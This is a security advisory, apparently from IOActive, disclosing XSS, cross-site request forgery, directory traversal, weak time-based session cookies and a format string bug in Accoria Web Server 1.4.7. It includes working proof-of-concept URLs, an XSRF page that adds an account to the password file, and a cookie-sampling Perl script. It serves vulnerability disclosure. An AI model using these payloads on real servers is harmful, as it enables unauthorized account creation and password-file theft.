

IOActive Security Advisory

Title	Multiple Vulnerabilities in Accoria Web Server
Severity	High
Date Discovered/Reported to Accoria	December 2008
Date Reported to US-Cert	March 1, 2010
Discovered by	Ilja van Sprundel

Setup

Accoria Web Server 1.4.7 for x86 Solaris. On OpenSolaris 2008.11 in VMWare.

Server

Potential cross-site scripting (XSS) in `getenv` sample code; it specifies plaintext, but Internet Explorer 6 performs MIME sniffing:

```
http://192.168.0.101/cgi-bin/getenv?<html><title>deaap</title><body><blink>toeter</body></html>
```

Administrator Interface

Cross-site request forgery (XSRF) is present throughout the interface. The sample HTML code provided in this advisory adds the user `ilja` to the password file by way of an XSRF bug.


```
<html><title>XSRF demo</title>
<body>
<a
href="http://192.168.0.101:9090/authcfg.cgi?path=%2Fexport%2Fhome%2Ffilja%2FDesktop%2Fhttp%2Fconf%2Fpassword&user=ilja&pwd1=deaap&pwd2=deaap&type=21">click here to add account with user ilja, pass deaap (you'll need to change the password path in the link)</a>
</body></html>
```

XSS Vulnerability in *loadstatic.cgi*

```
http://192.168.0.101:9090/loadstatic.cgi?desc=<blink>TOETER&name=
```

Directory Traversal in *loadstatic.cgi*

```
http://192.168.0.101:9090/loadstatic.cgi?desc=%3Cblink%3ETOETER&name=../../../../README
```



This directory traversal—combined with the XSS and XSRF vulnerabilities previously mentioned—allow an attacker to steal the password file. An attacker could use the XSRF vulnerability and trick an administrator into visiting `loadstatic.cgi` (bringing his administrator credentials), which then would use the directory traversal to include the HTTP password file's content, and then use the XSS issue to leak the contents of that file (now embedded in the HTML) to the attacker.

XSS Vulnerability in *httpcfg.cgi*

```
http://192.168.0.101:9090/httpdcfg.cgi?type=4&name=<XSS>
```

XSS Vulnerability in *servercfg.cgi*

```
http://192.168.0.101:9090/servercfg.cgi?dns=<XSS>&port=80&type=27  
&direct=1
```

Generated cookies appear to be weak and comprised of only the `time(NULL);` output. A small sample of the cookie program generated the following output:

```
C:\Users\ilja\Desktop>tst_2.pl  
cookie: httpmod-sessionid=0_1240617187; Path=/  
cookie: httpmod-sessionid=0_1240617188; Path=/  
cookie: httpmod-sessionid=0_1240617189; Path=/  
cookie: httpmod-sessionid=0_1240617190; Path=/  
cookie: httpmod-sessionid=0_1240617191; Path=/  
cookie: httpmod-sessionid=0_1240617192; Path=/  
cookie: httpmod-sessionid=0_1240617193; Path=/  
cookie: httpmod-sessionid=0_1240617194; Path=/  
cookie: httpmod-sessionid=0_1240617195; Path=/  
cookie: httpmod-sessionid=0_1240617196; Path=/  
cookie: httpmod-sessionid=0_1240617197; Path=/  
cookie: httpmod-sessionid=0_1240617198; Path=/  
cookie: httpmod-sessionid=0_1240617199; Path=/
```

The source of `tst_2.pl` is available in Appendix A.

Format String Vulnerability in authcfg.cgi

The screenshot shows a Mozilla Firefox browser window titled "Rock Web Server Administration - Mozilla Firefox". The address bar contains the URL: `http://192.168.0.101:9090/authcfg.cgi?path=format+string+bug+--+>+%25s%25s<--+format+string+bug&user=a&pwd1=aa&pwd2=aa&type=21`. The page content is titled "Add/Update User" and displays the following error message in red text: `format string bug --> -i1i2Ö»ŸÑXi000Di000fi000Pÿu000è000óÿÿfÄÿu000ÿuÿu000èPüÿÿfÄ000éÁÿÿÿfi000flúÿÿPÿu000èUóÿÿÿfÄÿu000ÿuÿu000è%úÿÿÿfÄ000é-ÿÿÿUíSVWfiè<--+format string bug, No such file or directory`. Below the error message, a paragraph states: "A new user is added to the password file if he or she does not exist. Otherwise, the password is updated." The form includes fields for "Password File" (containing the same exploit payload), "User Name" (containing "a"), "Password", and "Re-type Password" (both containing masked characters). An "Update" button is visible below the form. The browser's status bar at the bottom shows "Done" and "Tor Disabled".

Appendix A: Source of *tst_2.pl*

```
#!/usr/bin/perl
use LWP::UserAgent;
use MIME::Base64;

$user = 'admin';
$pass = 'aapje123';
$host = 'http://192.168.0.101:9090/';
$ua = LWP::UserAgent->new;
$ua->agent("testcookie");

my $req = HTTP::Request->new(GET => $host .
'servercfg.cgi?type=60&direct=1');
$encoded = encode_base64($user . ":" . $pass);
$req->header("Authorization"=>"Basic " . $encoded);

for ($i = 0; $i < 100; $i++) {
    my $res = $ua->request($req);

    if ($res->is_success) {
        $c = $res->header('Set-Cookie');
        print "cookie: " . $c . "\n";
    }
    sleep(1);
}
```

More information can be found about this vulnerability under the following CVE references:

- CVE-2010-2267 <http://secunia.com/advisories/cve_reference/CVE-2010-2267/>
- CVE-2010-2268 <http://secunia.com/advisories/cve_reference/CVE-2010-2268/>
- CVE-2010-2269 <http://secunia.com/advisories/cve_reference/CVE-2010-2269/>
- CVE-2010-2270 <http://secunia.com/advisories/cve_reference/CVE-2010-2270/>
- CVE-2010-2271 <http://secunia.com/advisories/cve_reference/CVE-2010-2271/>